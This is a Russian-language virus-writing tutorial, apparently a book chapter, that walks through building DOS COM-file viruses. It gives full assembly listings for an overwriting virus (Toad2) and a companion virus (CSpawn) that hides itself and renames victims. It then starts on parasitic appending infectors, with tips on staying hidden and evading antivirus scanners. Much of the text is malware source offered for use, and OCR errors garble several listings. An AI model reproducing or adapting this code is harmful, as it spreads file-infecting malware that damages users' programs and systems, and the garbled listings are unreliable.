Она устанавливает поисковую функцию на осмотр всех файлов с именем «hyper» с любым возможным расширением в поддиректории. DOS может найти такие файлы, как `hyper.c`, `hyper.prn`, `hyper.exe` и т. д. Если вы не указали путь в этой строке, а напечатали только имя файла (например «*.COM»), то DOS будет осматривать текущую директорию.

После установки `ASCIIZ`-строки, нам нужно установить регистры `ds` и `dx` до значений сегмента и офсета этой `ASCIIZ`-строки в памяти.

Регистр `sx` должен быть установлен на маску атрибутов файла, которая подскажет DOS, какие атрибуты файла нужно применять для поиска, а какие исключать. Логика, стоящая за этой маской атрибутов, довольно сложна, поэтому мы разберем ее где-нибудь в последующих томах нашей «Азбуки».

В конечном счете, чтобы вызвать функцию Search First, мы должны установить `ah = 4E Hex`.

Итак, входные данные:

`ah : 4eh`

`cx`: атрибуты файла

`dx`: офсет адреса файлового имени

`ds`: сегмент адреса файлового имени

Исходный код данной операции:

```
mov ah,4eh      ;служба 'Find first',
xor cx, cx      ;ищем нормальные атрибуты,
lea dx,com_files ;нам нужен .COM-файл!
int 21h
```

Мы определяем значение `com files` следующим образом:

`comfiles: db «*.com»,0`

Если функция «search first» выполнена успешно, она установит регистр `al = 0` и таким образом отформатирует 43 байта данных в *DTA* (*Disk Transfer Area* — область обменов с диском). Эти данные помогут программе провести поиски по имени файла, по атрибутам, размеру и дате создания.

Некоторые данные, заложенные в *DTA*, используются DOS для выполнения функции Search Next. Если при поиске не найден соответствующий файл, DOS возвращает `al` неравным нулю, без данных в *DTA*.

Так как вызывающей программе известен адрес *DTA*, она может проверить эту область и использовать файловую информацию после того, как DOS сохранит ее там. Когда любая программа стартует, *DTA* по умолчанию располагается в офсете 80H префикса программного сегмента (PSP).

Позже программа может переместить *DTA* в другое место по просьбе DOS. Мы рассмотрим эту возможность в процессе изучения, но пока *DTA* будет работать с настройкой по умолчанию.

По сравнению с функцией Search First, функция Search Next более легкая, потому что все данные уже были установлены функцией Search First. Просто назначим ah = 4F hex и вызовем DOS-прерывание int 21H:

```
mov ah,4fh      ;служба «Search Next»
jmp find        ;перейти к подпрограмме поиска
int 21h         ;вызов DOS
```

Если другой файл найден, данные в DTA будут обновлены именем очередного файла, а регистр ah будет установлен в ноль на возврат. Если других соответствий не найдено, DOS возвращает ah с иным (не нулевым) значением.

Здесь следует соблюдать осторожность, потому что данные в DTA не должны изменяться между вызовом к Search First и последними вызовами к Search Next, так как Search Next ожидает данные от вызова последнего поиска.

Механизм воспроизводства

Теперь - покопаемся в механизме воспроизводства. Чтобы создать свою копию, вирус просто открывает программу-жертву в режиме записи (так же, как обычная программа открывает файл данных), затем записывает свою копию в этот файл и закрывает его. Открытие и закрытие являются важными частями записи файла. Факт открытия файла равнозначен разрешению DOS на доступ к данному файлу.

Когда DOS дает «добро» вашей программе, она подтверждает, что вы имеете ресурсы для доступа к этому файлу, что такой файл существует в ожидаемой форме и т. д. Закрытие файла указывает DOS закончить работу с файлом, удалить весь обмен данных из буферов памяти и поместить файл на диск.

Чтобы открыть программу-жертву, мы используем функцию 3D Hex DOS-прерывания 21H. Права доступа в регистре al определяются как 2 для доступа «чтение и запись».

Пара **ds:dx** должна указывать на имя файла, которое уже установлено в DTA с помощью функции поиска — **9EH**.

Код для открытия файла будет следующим:

```
mov ax,3d02h
mov dx,9eh
int 21h
```

Если DOS удалось открыть файл, она вернет дескриптор файла в регистр **ax**. Этот дескриптор файла является просто 16-битным числом, которое однозначно ссылается на только что открытый файл.

Так как все другие вызовы DOS на манипуляции с файлом требуют этот дескриптор и ожидают найти его в регистре **bx**, вирус передает туда дескриптор сразу же, как файл открывается. Данное действие выполняется с помощью инструкции **xchg bx, ax**.



Далее вирус записывает свою копию в программный файл жертвы, используя функцию **40H** прерывания **21H**. Для этого пара **ds:dx** должна указывать на данные, которые будут записываться в файл, то есть на сам вирус, расположенный **ds:100H** (**ds** уже была установлена, когда DOS загружала COM-программу).

С этого момента вирус ведет себя как обычные данные, записываемые в файл. Чтобы вызвать функцию **40H**, **sx** настраивается на число байтов, которые будут писаться на диск (в нашем случае это разность между офсетом конца вируса и офсетом начала вируса).

Регистр **dx** указывает на данные для записи (вирус), а **bx** содержит дескриптор файла:

```
xchg bx,ax      устанавливаем дескриптор файла в Bx
mov ah,40h      записываем вирус
mov cx,OFFSET vend-OFFSET vstart ;байты для записи
lea dx,vstart   загружаем эффективный адрес
int 21h         выполняем
```

Наконец, чтобы закрыть файл жертвы, вирус использует функцию ЗЕН с дескриптором файла, вновь помещенным в Bx.

Более сложный вариант переписывающего вируса

Конечно, вирус Toad имеет массу недостатков. Во-первых, он разрушает все, к чему прикасается. Стоит пользователю один раз запустить его в действие, и он уже будет знать, что система «подхватила» вирус. В ответ рассерженный ламер удалит все зараженные файлы и заменит их бэкаповскими (резервными) копиями. Естественно, такой вирус не может распространяться от машины к машине без посторонней помощи (без намеренных и злокозненных действий человека).

Давайте создадим более сложный вариант, который при поиске СОМ-файлов игнорировал бы уже зараженные файлы. Для этого нам нужен какой-то идентификатор — ID. Пусть это будет «а». Мы вводим его в код сразу после прыжка к основному телу вируса:

```
vstart:
    jmp virus
    IDdb'a'
virus:
```

Теперь нам нужно прочитать 4 первых байта файла (jmp и офсет, равные 3 байтам, и наш ID — четвертый байт), а затем проверить, является ли 4-й байт установленной «а». Если не является, то файл можно инфицировать. Следовательно, схема будет такой:

1. найти пригодный файл. Если ни одного файла, пригодного для инфицирования, не найдено, — выход;

2. — открыть файл для чтения;
3. прочитать первые четыре байта;
4. закрыть файл;
5. сравнить 4-й байт с ID:
 - а) если уже инфицирован, — перейти к шагу 1,
 - б) если не инфицирован, — продолжить;
6. открыть файл для чтения/записи;
7. записать вирус в файл;
8. закрыть файл;
9. выход.

После некоторой оптимизации схема будет выглядеть так:

1. найти пригодный файл. Если ни одного файла, пригодного для инфицирования, не найдено, — выход;
2. открыть файл для чтения/записи;
3. прочитать первые четыре байта;
4. сравнить 4-й байт с ID:
 - а) если уже инфицирован, перейти к шагу 1,
 - б) если не инфицирован, продолжить;
5. записать вирус в файл;
6. закрыть файл;
7. выход.

Код для шага 1:

```
mov ah,4eh      ;служба «Search first»
xor cx,cx       ;ищем нормальные атрибуты
lea dx,com_files ;нам нужен .COM-файл!
int 21h
jc exit         ;выходим, если ни одного файла не найдено
```

Мы должны определить значение com_files:

```
com_files: db «*.com»,0
```

Код для шага 2:

```
mov ax,3d02h      ;открываем файл для
                   чтения/записи
mov dx,9eh         ;80h+1eh=9eh
int 21h
xchg bx,ax         вставляем ax в bx
```

Код для шага 3:

Здесь появляется что-то новое. Мы читаем первые четыре байта файла. Входные данные:

```
ah : 3fh
bx : дескриптор файла
cx : байты для чтения
dx : офсет буфера (буфер — место, куда мы помещаем
прочитанные байты)
```

```
mov ah,3fh
mov cx,4
lea dx,bytes
int 21h
```

Мы должны определить bytes:

```
bytes db ?,?,?,?
```

Код для шага 4:

Сравниваем 4-й байт с нашим ID:

```
cmp byte ptr [bytes+3], 'a' ;4-й байт = «а»?
jnz infect                 ;нет, инфицируем файл
```

mov ah,4fh ;да, перейти к «search next»

Код для шага 5:

mov ah,40h

mov cx,OFFSET vend-OFFSET vstart ;Количество байтов для записи

lea dx,start ;начало вируса

int 21 h

Код для шага 6:

mov ah,3eh ;закрываем файл

int 21 h

Код для шага 7:

int 20h

Оформим листинг по установленным правилам:

<TOAD2ASM>

;Переписывающий COM-вирус; длина 80 байтов

;Инструкции:

; TASM /m2 TOAD2.ASM

;TUNK/tTOAD2.ASM

code segment

assume cs:code,ds:code

org 100h

virus proc near

vstart:

```

    jmp first
    db 'a'           ;Наш ID
first: mov ah,4eh      ;Находим первый
find:  xor cx,cx       ; .COM-файл
       lea dx,com_files ;с нормальными
       int 21h         ;-атрибутами
       jc  exit        ;Ни один файл не найден, выход.

       mov ax,3d02h     ;Открываем файл
       mov dx,9eh       ;для чтения
       int 21h          ;и записи
       xchg bx,ax        ;Помещаем ax в bx
       mov ah,3fh       ;Читаем первые
       mov ex,4          ;четыре байта и
       lea dx,bytes     ;вносим их в
       int 21h          ;bytes
       emp byteptr[bytes+3], 'a' ;4-й байт = «а»?
       jnz infect       ;нет, инфицируем файл

       mov ah,3eh       ;Закрываем
       int 21h          ;файл ,
       mov ah,4fh       ;Ищем следующий («Search
       jmp find          ;next»...

infect: xor al,al       ;Переходим
       mov ah,42h       ;к
       xor ex,ex        ;началу
       cwd              ;файла
       int 21h
       mov ah,40h       ;Записываем
       mov ex,OFFSET vend-OFFSET vstart ;вирус
       lea dx,vstart     ;в файл
       int 21h
       mov ah,3eh       ;Закрываем
       int 21h          ;файл

```

```
exit: int 20h          -Выход
com_files db «*.com»,0
bytes db ?,?,?,?
vend label near
virus endp
code ends
    end vstart
```

Популяция переписывающих вирусов не велика и быстро обновляется, потому что они легко определяются по своим разрушительным действиям.

Чтобы увеличить период выживания переписывающего вируса, вы должны снабдить его особым и хитроумным механизмом поиска — например, чтобы он при выполнении заражал файлы в других директориях и не привлекал внимания пользователя к той поддиректории, в которой находится. Но даже такая стратегия не убежит его от антивирусного сканера.

А когда вы научитесь обходить сканирование, вас уже не будут устраивать переписывающие вирусы. Вам захочется чего-то более сложного и интересного.



Компаньонские вирусы

. *Компаньонские вирусы* — это следующий по сложности вид после переписывающих вирусов. Они являются самым простым неразрушительным типом вирусов в среде IBM PC.



Компаньонский вирус — это программа, которая дурачит пользователя, переименовывая программы на диске нестандартными именами, а затем заменяя стандартные имена программ на свои имена.

Табл. 3 на стр. 75 показывает, как компаньонский вирус заражает директорию.

В верхней части таблицы вы видите директорию с зараженной программой FLY.COM.

В нижней части представлена директория после заражения. Программа FLY.COM была переименована в FLY.CON, а вирус устроился в скрытом файле FLY.COM.

Если вы кликните на «FLY» или напечатаете это имя в окне подсказки DOS, то сначала выполнится вирус.

После завершения своей работы он передаст контроль своей жертве — FLY.CON.

В качестве примера мы рассмотрим нерезидентский компаньонский вирус *CSpawn*. Он должен выполнять две важные вещи:

- 1) распространяться (заражать другие файлы) и
- 2) передавать контроль программе-жертве, которую собирается выполнить пользователь.

Директория C:\POND

Имя	Расширение	Размер	#Clu	Дата	Время	Атрибуты
FLY	COM	210	1	4/19/04	9:13p	Normal, Archive
MUSY	COM	1984	1	4/19/04	9:13p	Normal, Archive
PUSY	COM	501	1	4/19/04	9:13p	Normal, Archive
ROKKY	COM	4306	1	4/19/04	9:13p	Normal, Archive

а) Директория с незараженной программой *FLY.COM*.

Директория C:\POND

Имя	Расширение	Размер	#Clu	Дата	Время	Атрибуты
FLY	COM	180	1	10/31/04	9:54a	Hidden, Archive
MUSY	COM	180	1	10/31/04	9:54a	Hidden, Archive
FLY	CON	210	1	4/19/04	9:13p	Normal, Archive
PUSY	COM	180	1	10/31/04	9:54a	Hidden, Archive
ROKKY	COM	180	1	10/31/04	9:54a	Hidden, Archive
MUSY '	CON	1984	1	4/19/04	9:1.3p	Normal, Archive
PUSY	CON	501	1	4/19/04	9:13p	Normal, Archive
ROKKY	CON	4306	1	4/19/04	9:13p	Normal, Archive

б) Директория с зараженной программой *HOST1.COM*.

Выполнение жертвы

Прежде чем вирус CSspawn начинает инфицировать другие программы, он выполняет программу-жертву, к которой прикрепился. Эта жертва существует как отдельный файл на диске, в то время как копия вируса CSspawn, прикрепленная к программе, обретает новое имя. Перед выполнением программы-жертвы, CSspawn должен уменьшить количество заимствованной памяти. Прежде всего он переносит стек. В COM-программе стек всегда располагается на верху сегмента кода. Это означает, что программа затребует 64К памяти даже в том случае, если ее длина составляет сотню байтов.

Для своей работы вирусу CSspawn необходимо несколько сотен байтов для стека, поэтому мы спокойно перемещаем стек вниз и размещаем его над окончанием кода. Для этого мы изменяем значение sp:

```
mov sp,OFFSET FINISH + 100H
```

Далее CSspawn приказывает DOS освободить незатребованную память. Это делается с помощью функции 4AH прерывания 21H и установки числа параграфов (16-байтовых блоков) памяти для их последующего сохранения в регистре Bx:

```
mov ah,4AH
mov bx,(OFFSET FINISH)/16 + 11H
int 21H
```

Когда память высвобождена, вирус выполняет жертву, используя команду EXEC функции 4BH для DOS прерывания 21H. Чтобы правильно вызвать эту функцию, пара ds:dx должна указывать на имя выполняемого файла (а оно сохраняется в вирусе в переменной SPAWNNAME). Пара es:bx должна указывать на блок параметров, который подскажет DOS, где расположены такие переменные, как командная строка и строка описания конфигурации.

Этот блок параметров показан в табл. 4.

Там же детально описаны все поля. И, наконец, регистр `al` должен быть установлен до нуля (это подскажет DOS, что нужно загрузить и выполнить программу; другие значения позволяют DOS загружать, но не выполнять программу). Код для указанных действий довольно простой:

```
mov dx,OFFSET SPAWN_NAME
mov bx,OFFSET PARAM_BLK
mov ax,4B00H
int 21H
```

DOS загружает и выполняет жертву без последующей суеты с возвратом контроля вирусу. Естественно, в процессе выполнения жертва может вовлекать другие регистры (включая стек и сегментные регистры), поэтому вирус должен провести кое-какую очистку перед дальнейшими действиями.

Табл. 4. Блок контроля функции EXEC

Офсет	Размер (байты)	Описание
0	2	Сегмент строки описания конфигурации. Он обычно сохраняется в офсете 2CH в PSP вызываемой программы, хотя программа, вызывающая EXEC, может изменить его.
2	4	Указатель на командную строку (обычно в офсете 80H в PSP вызываемой программы, PSP:80H)
6	4	Указатель на первый (по умолчанию) FCB (обычно в офсете 5CH в PSP, PSP:5CH)
10	4	Указатель на второй FCB (обычно в офсете 6CH в PSP, PSP:6CH)
14	4	Первоначальная пара <code>ss:sp</code> загружаемой программы (подфункция 1 и 3, возвращаемая DOS)
18	4	Первоначальная пара <code>cs:ip</code> загружаемой программы (подфункция 1 и 3, возвращаемая DOS)

Поиск файлов

Наш компаньонский вирус ищет файлы для инфекции таким же образом, как это делал Toad2. Он использует функции DOS: Search First и Search Next (функции 4EH и 4FH прерывания 21H). Вирус CSpawn предназначен для инфицирования каждого COM-файла в текущей директории, как только тот будет выполняться пользователем. Сам процесс поиска следует той логике, которую мы разбирали в случае Toad.



Подпрограмма поиска выглядит примерно так:

```

mov dx,OFFSET COM_MASK
mov ah,4EH ;поиск первого (search first)
xor cx,cx ;только нормальные файлы
SLOOP: int 21H ;проводим поиск
jc SDONE ;ни один не найден, выход
call INFECT_FILE ;один найден, инфицируем его
mov ah,4FH ;функция «поиск следующего» (search next)
jmp SLOOP ;снова проводим поиск
SDONE:
    
```

Процесс инфекции стал более сложным, и теперь мы имеем вызов к отдельной процедуре заражения. Чтобы CSpawn работал правильно, нам нужно сделать еще одно дополнительное действие. В предыдущей главе вы узнали, что функции поиска DOS используют 43 байта DTA (Disk Transfer Area — область обмена с диском). А где она, эта DTA?

При старте программы старенькая DOS устанавливает DTA в ds:0080H, но программа может перемещать эту область, когда она выполняется с помощью функции 1AH прерывания 21H.

Так как **программа-жертва** уже выполняется, DOS перемещает DTA в сегмент данных **программы-жертвы**, и та может передвинуть его куда-то в другое место. Поэтому перед выполнением поиска CSpawn должен восстановить DTA.

Это легко выполняется с помощью функции 1AH. Пара ds:dx устанавливается на адрес, где вам хочется разместить DTA. Для нас вполне годится локация ds:0080H, выставленная по умолчанию:

```
mov ah,1AH
mov dx,80H
int 21H
```

Заметим, что если CSpawn проведет поиск и инфекцию раньше, чем жертва будет выполнена, размещение DTA в офсете 80H будет плохой идеей.

Дело в том, что параметры командной строки сохраняются в той же локации, и наш поиск вычистит эти параметры.

К примеру, если диск копирует программу MUSY, вызываемую такой командной строкой: C:\>MUSY A: B: (копирование из A: в B:), то наш поиск сотрет «A: B:» и оставит MUSY без указания, куда и откуда копировать файл.

В такой ситуации нам следует зарезервировать другую область- памяти и переместить туда DTA из области, назначенной по умолчанию.

Значит, нам нужно определить: DTA DB 43 dup (?) и затем настроить ее с помощью:

```
mov ah, 1AH
mov dx,OFFSET DTA
int 21 H
```

Для вируса Toad мы могли использовать локацию DTA, выбираемую по умолчанию, потому что вирус разрушал инфицированную программу.

Нас не волновали параметры разрушаемой программы. Но в данном случае вирус не разрушает свои жертвы, поэтому мы должны беспокоиться о сохранении параметров.

Инфекция файлов

Как только CSspawn находит файл, пригодный для заражения, начинается процесс инфицирования. Для заражения программы CSspawn:

- 1) переименовывает жертву и
- 2) создает свою копию с именем жертвы.

В следующий раз, когда имя жертвы печатается в командной строке (или когда пользователь кликает по ссылке), вместо программы выполняется вирус.

Чтобы переименовать жертву, вирус копирует имя программы из DTA, куда оно помещается механизмом поиска, и переносит имя в буфер, называемый SPAWN_NAME.

Затем CSspawn меняет имя в этом буфере, выставляя «N» вместо последней буквы. Далее он вызывает функцию Rename (функцию 56H прерывания 21H).

Чтобы использовать данную функцию, пара ds:dx должна указывать на первоначальное имя (в DTA), а пара es:di должна указывать на новое имя (in SPAWNNAME):

```
mov dx,9EH ;DTA + 1 EH, первоначальное имя
mov di,OFFSET SPAWN_NAME
mov ah,56H
int 21H
```

И, наконец, вирус создает файл с первоначальным именем жертвы:

```
mov al,3CH iDOS-функция создания файла
mov cx,3 ;скрытый, читаются только атрибуты
mov dx,9EH ;DTA + 1 EH, первоначальное имя
int 21H
```

а затем записывает в этот файл свою копию:

```

mov  ah,40H    iDOS-функция записи файла
mov  cx,FINISH-CSpawn ;размер вируса
mov  dx,100H    ;локация вируса
int  21H

```

Отметим, что когда CSpawn создает файл, он устанавливает для него атрибут `hidden` (скрытый). Для этого имеются две причины. Во-первых, подобное действие затрудняет дезинфекцию. При осмотре директории несчастный пользователь не видит вирусных файлов и не может удалить их.

Для выявления вируса необходима особая утилита из набора Norton Utilities. Во-вторых, это не дает вирусу заражать самого себя.

Допустим, CSpawn инфицировал программу ROKKY. На диске имеются два файла: оригинальная программа, ставшая ROKKY.CON, и вирус ROKKY.COM. Но что помешает вирусу при следующем выполнении найти ROKKY.COM и заразить его еще раз?

Если ROKKY.COM является скрытым (`hidden`), то поисковый механизм вируса пропускает его (мы не требуем, чтобы он осматривал скрытые файлы). Это предотвращает повторную инфекцию.

Вариации на заданную тему

Для написания компаньонских вирусов развито множество стратегий. Наш CSpawn работает на принципе Virus Creation Lab (VCL) — популярной программы, которая использует системные меню с вытеснением нижней строки для автоматической генерации вирусов.

В вирусе CSpawn отсутствует маскировочный код, применяемый VCL. Но многие другие возможности остались...

Первые компаньонские вирусы использовали несколько иной принцип. Когда пользователь печатал имя программы в приглашении на ввод команды, DOS искала сначала COM-программу, а затем EXE-программу.

Компаньонский вирус предназначался для заражения EXE-файлов. Механизм поиска находил их и создавал в той же директории COM-файл с таким же именем (только скрытый).

В следующий раз, когда пользователь вводил имя (скажем, FDISK), DOS выполняла вирусную программу FDISK.COM. Эта вирусная программа „воспроизводила себя и затем выполняла программу-жертву (FDISK.EXE). Такая стратегия была даже проще, чем в случае CSpann.

Родство имен жертвы и вируса не обязательно. На самом деле DOS-функция 5AH прерывания 21H создает файл с абсолютно случайным именем. Жертву можно переименовать в соответствии с этим именем, затем скрыть, после чего вирус возьмет себе ее первоначальное имя.

Так как DOS-функция «File Rename» может менять директорию файла во время переименования, вирус способен собрать все свои жертвы в одну директорию (например \WINDOWS\TMP), где случайные файловые имена не вызовут подозрений). Это будет акт благородства и жалости к ламерам, поскольку эти несчастные люди смогут одним махом удалить все злокозненные «временные» файлы.

Для загрузки файла можно использовать уже знакомую нам DOS-функцию EXEC. Еще вы можете поэкспериментировать с DOS-функцией 26H и создать сегмент программы, чтобы загрузить в него программу с допуском на чтение файла. В конце концов, компаньонский вирус, написанный для COM-файлов, может атаковать и EXE-файлы.

Если вирус, написанный как COM-файл, создает свою копию с расширением **«.EXE»**, DOS будет рассматривать его как COM-файл и выполнять соответствующим образом. С помощью функции EXEC вирус может превратить EXE-жертву в COM-файл, потому что DOS-функция EXEC сделает за него всю грязную работу по интерпретации различных форматов.

Основной проблемой компаньонских вирусов, заражающих EXE-файлы, являются файлы Windows, которые им не по зубам. Наш вирус вызовет в Windows ужасный переполох и тут же раскроет себя пользователю.

Для Windows нам понадобятся особые хитрые штучки, о которых мы поговорим немного позже.

Листинг вируса CSpawn

Этот вирус можно ассемблировать в COM-файл с помощью MASM, TASM или A86.

Вирус CSpawn является простым компаньонским вирусом, который иллюстрирует работу данного типа вирусов.

```
.model tiny
.code
    org 0100h

CSpawn:
mov     sp, OFFSET FINISH + 100H;Изменяет вершину стека
mov     ah, 4AH    jDOS-функция изменения размера памяти
        mov     bx, sp
        mov     cl, 4
        shr     bx, cl
inc     bx          ;bx=# из параметров для сохранения
        int     21H

mov     bx, 2CH          установка блока параметров EXEC
        mov     ax, [bx]
        mov     WORD PTR [PARAM_BLK], ax ;сегмент среды
        mov     ax, cs
mov     WORD PTR [PARAM_BLK+4], ax;@ из строки параметров
        mov     WORD PTR [PARAM_BLK+8], ax ;@ H3 FCB1
        mov     WORD PTR [PARAM_BLK+12], ax ;@ из FCB2

mov     dx, OFFSET REAL_NAME          подготовка к EXEC
        mov     bx, OFFSET PARAM_BLK
        mov     ax, 4B00H
        int     21H    выполняет жертву
```

```
cli
mov  bx,ax    ;здесь сохраняется возвращенный код
mov  ax,cs     ;ax содержит сегмент кода
mov  ss,ax     ;сначала восстанавливает стек
      mov  sp,(FINISH — CSpawn) + 200H
      sti
      push  bx
mov  ds,ax     восстанавливает сегмент данных
mov  es,ax     восстанавливает дополнительный сегмент

mov  ah,1AH    ;DOS устанавливает функцию DTA
mov  dx,80H    ;помещает DTA в офсет 80H
int  21H
call  FINDFILES ;находит и инфицирует файлы

pop  ax       ;AL содержит возвращенное значение
mov  ah,4CH    ;DOS прерывает функцию
int  21H      ;прощай, дорогая
```

Следующая подпрограмма ищет COM-файлы и инфицирует их.

FIND_FILES:

```
mov  dx,OFFSET COM_MASK    ;поиск COM-файлов
mov  ah,4EH    ;DOS-функция для поиска первого файла
xor  cx,cx    ;cx содержит все файловые атрибуты
FINDJ.OOP:    int  21H
jc  FINDDONE  ;Выйти, если ни одного файла не найдено
call  INFECTFILE    ;Инфицировать файл!
mov  ah,4FH    ;DOS-функция для поиска следующего файла
jmp  FIND_LOOP    ;Пытается найти другой файл
```



```
FIND_DONE:  ret          ;Возврат к вызову
COMMASK  db  '*.COM',0  ;COM-маска файлового поиска
```

Эта подпрограмма инфицирует файл, определенный в DTA.

INFECT_FILE:

```
mov  si,9EH          ;DTA+ 1EH
mov  di,OFFSET REAL_NAME  ;DI указывает на новое имя
INFLOOP:  lodsb       ;Загружает символ
          stosb       ;и сохраняет его в буфере
          or  al,al    ;Он нулевой?
          jnz  INF_LOOP ;Если да, то выход из петли
mov  WORD PTR [di-2], 'N' ;Изменить имя на CON и
                          ;добавить O
mov  cx,9EH          ;DTA+1EH
mov  di,OFFSET REAL_NAME
mov  ah,56H          ;Переименовать первоначальный файл
int  21H
jc  INFEXIT ;Если нельзя переименовать, то уже сделано

mov  ah,3CH          ;iDOS-функция создания файла
mov  cx,2            ;установить атрибут «скрытый»
int  21H

mov  bx,ax           ;bx содержит дескриптор файла
mov  ah,40H          ;DOS-функция записи в файл
mov  cx,FINISH — CSpawn ;cx содержит длину вируса
mov  dx,OFFSET CSpawn ;dx указывает на вирус CSpawn
int  21H

mov  ah,3EH          ;DOS-функция закрытия файла
int  21H
INF_EXIT:  ret
```

REALNAME db 13dup(?) ;Имя жертвы для выполнения

Блок параметров DOS-функции EXEC.

PARAMBLK DW ? ;сегмент среды

DD 80H ; командной строки

DD 5CH ;@ из первого FCB

DD 6CH ;@ из второго FCB

FINISH:

end CSpawn



Глава 3. Сложные СОМ-инфекторы



Переписывающие вирусы обладают серьезными недостатками. Они разрушают атакованные программы, в связи с чем заслужили название «бешенных» вирусов. Тем не менее, они являются начальным этапом компьютерной вирусологии — что-то вроде таблицы умножения. Следующим шагом в познании Искусства является *паразитический* тип вируса. Инфицируя программы, он не разрушает их.

Описывая паразитические вирусы, Dark Avenger использовал еще одну цитату из 49-й главы «Книги Бытия»: *«Иуда! Тебя восхваляют братья твои. Рука твоя на хребте врагов твоих; поклоняются тебе сыны отца твоего... Он привязывает к виноградной лозе осленка своего и к лозе лучшего винограда сына ослицы своей...»*.

Что имел в виду великий визард? Дело в том, что паразитический вирус прикрепляется к жертвам без нанесения вреда (*«его рука на их хребте, и они поклоняются ему»*). Он не оставляет явных признаков в виде скрытых или переименованных файлов. Вместо этого он просто вставляется в существующий программный файл выбранной жертвы, и пользователь может заметить инфекцию только по слегка **увеличенному** размеру программы и новой дате файла (*«поклоняются тебе сыны отца твоего»*).

Паразитический вирус может прикрепляться к концу жертвы (*«привязывать осленка к виноградной лозе»*) или к началу

атакованной программы (*«к лозе лучшего винограда»*), используя копию (*«сына ослицы своей»*). Каждая стратегия имеет преимущества и недостатки.


В данном виде вируса усложнены не только концепции, но и код. При создании переписывающего вируса мы не заботились о жертве — она злонамеренно разрушалась.

Но теперь наша цель заключается в безвредной модификации жертвы, чтобы она могла выполняться, как раньше, и одновременно с этим хранить в себе **вирус**. То есть нам придется рассмотреть влияние вируса на жертву. Здесь на первый план выходит управление памятью. Приготовьтесь освоить базовые принципы вирусного программирования. Именно они создают основу мастерства.

1. Паразитический вирус, который крепится к концу жертвы

У вирусов, прикрепившихся к началу жертвы, имеется один общий недостаток. **Они** медленные, потому что им приходится читать жертву с диска и вновь записывать ее на диск. Вирусы, которые крепятся к концу файла, записывают на диск только свой код, поэтому они работают быстрее.

Кроме того, им не нужен большой буфер для загрузки жертвы, то есть они могут действовать на минимуме доступной памяти. Конечно, память на современных машинах всегда в избытке, но в эпоху расцвета СОМ-инфекторов проблема памяти стояла остро. Как бы там ни было, большая часть паразитических вирусов крепится к концу своих жертв.



Паразитические вирусы, не разрушающие атакованные СОМ-файлы, должны выполняться перед жертвой. Когда жертва получает контроль, мы теряем все свои позиции.

Программа может назначить память или модифицировать стек. Она может переписать данные вируса или стать резидентом памяти. Поэтому,

Вирус
Toad3
(длина=
163байта)

**Программа-
жертва**
(длина=200
байтов)

После инфицирования

Офсет 100h

**Прыжок к основному
телу вируса**

3 байта в длину

Программа- жертва

Основное тело вируса

**Блок данных
вируса**

**3 первых байта
программы-жертвы**

Рис. 5. Логика действия паразитического COM-инфектора

создавая новый вирус, который будет выполняться после жертвы, мы должны хорошо разбираться в работе выбранной программы.

Здесь речь может идти только об узкой специализации. Если же мы хотим написать вирус для широкого ранга программ, нам нужно выполнить его до старта жертвы.

Так как СОМ-программа всегда стартует с офсета 100Н (что соответствует началу файла), паразитический вирус должен модифицировать начало того файла, который он инфицирует, даже если его основное тело располагается в конце файла.

Обычно модифицируется только несколько байтов начала файла — и это, как правило, делается с помощью размещения инструкции прыжка для старта вируса (*см. рис. 7*).

Управление данными и памятью

Основная проблема, с которой сталкивается данный тип вируса, заключается в том, что при инфицировании новых файлов его код будет менять свои позиции. Если он заражает СОМ-файл длиной в 1252Н байтов, он будет выполняться в офсете 1352Н. А если он будет инфицировать 2993Н-байтовый файл, то ему придется выполняться в офсете 2А93Н.

К счастью, ближние прыжки и вызовы всегда кодируются с использованием относительной адресации, так что изменение офсетов не будет для нас большой проблемой. Чтобы проиллюстрировать относительную адресацию, рассмотрим вызов в подпрограмме CALL_ME:

```
cs:180    call  CALL_ME
cs:183
```

```
cs:327 CALL ME: ...
```

```
ret
```

Предположим, что **CALL ME** размещается в офсете 327Н, а вызов к CALLME находится в 180Н. Тогда вызов кодируется как E8 A4 01. Здесь E8 является опкодом для CALL, а слово 01A4Н —

это расстояние подпрограммы CALL_ME от инструкции, следующей за вызовом: $1A4H = 327H - 183H$.

Так как вызов ссылается только на расстояние между текущим ip и подпрограммой вызова, этот кусок кода можно перемещать в любой офсет, и он там будет правильно работать. Это называется относительной адресацией.

С другой стороны, у процессоров семейства 80x86 прямой доступ к данным управляется с помощью абсолютной адресации. Рассмотрим следующий код:

```
mov dx,OFFSET COM_FILE
COM_FILE db '*.COM',0
```

Он загрузит регистр dx абсолютным адресом строки COM_FILE. Если этот тип конструкции будет использован в вирусе, то при изменении офсета система даст сбой. Как только вирус переместится в офсет, отличный от офсета, в котором его компилировали, регистр dx больше не будет указывать на строку

Вместо этого он может указывать на инициализационные данные или данные в программе-жертве, что, соответственно, приведет к их переписыванию и дальнейшему сбою программы.

Любой вирус, размещенный в конце COM-программы, обходит эту трудность с помощью косвенной адресации к данным. Сначала вам нужно понять, в каком офсете будет выполняться код. Затем вы сохраняете это значение в регистре.

Далее, используя этот регистр в комбинации с абсолютным офсетом, вы получаете доступ к данным. Например, код:

```
call GET_ADDR    поместить OFFSET GET_ADDR в стек
GET_ADDR:  pop di    поместить этот офсет в di
sub di,OFFSET GET_ADDR ;вычесть расчетное значение
```

загружает di значением перестановки, которое может использоваться для косвенного доступа к данным'. Если GET_ADDR находится в той же локации, в которой была компилирована, то при выполнении вызова di окажется нулевым.

С другой стороны, если она передвинется, то значение, помещаемое в стек, будет рабочей локацией GET_ADDR, а не его ассемблированным значением. Однако значение, вычитенное из di, будет компилированным значением.

Результат в di — это разница между компилированным и рабочим значениями. (Прием работает **по той** причине, что вызов толкает в стек абсолютный адрес возврата.) Чтобы получить доступ к данным, вы можете использовать следующий код:

```
lea dx,[di+OFFSET COM_FILE]
```

вместо

```
mov dx,OFFSET COM_FILE
```

Или

```
mov ax,[di+OFFSETWORDVAL]
```

вместо

```
mov ax,[WORDVAL]
```

Другой важный метод для обхода абсолютных данных при перестановки кода заключается в хранении временных данных в стековом фрейме. Это универсальная техника в обычных программах, которые создают временные данные для использования одной подпрограммы в момент ее выполнения.

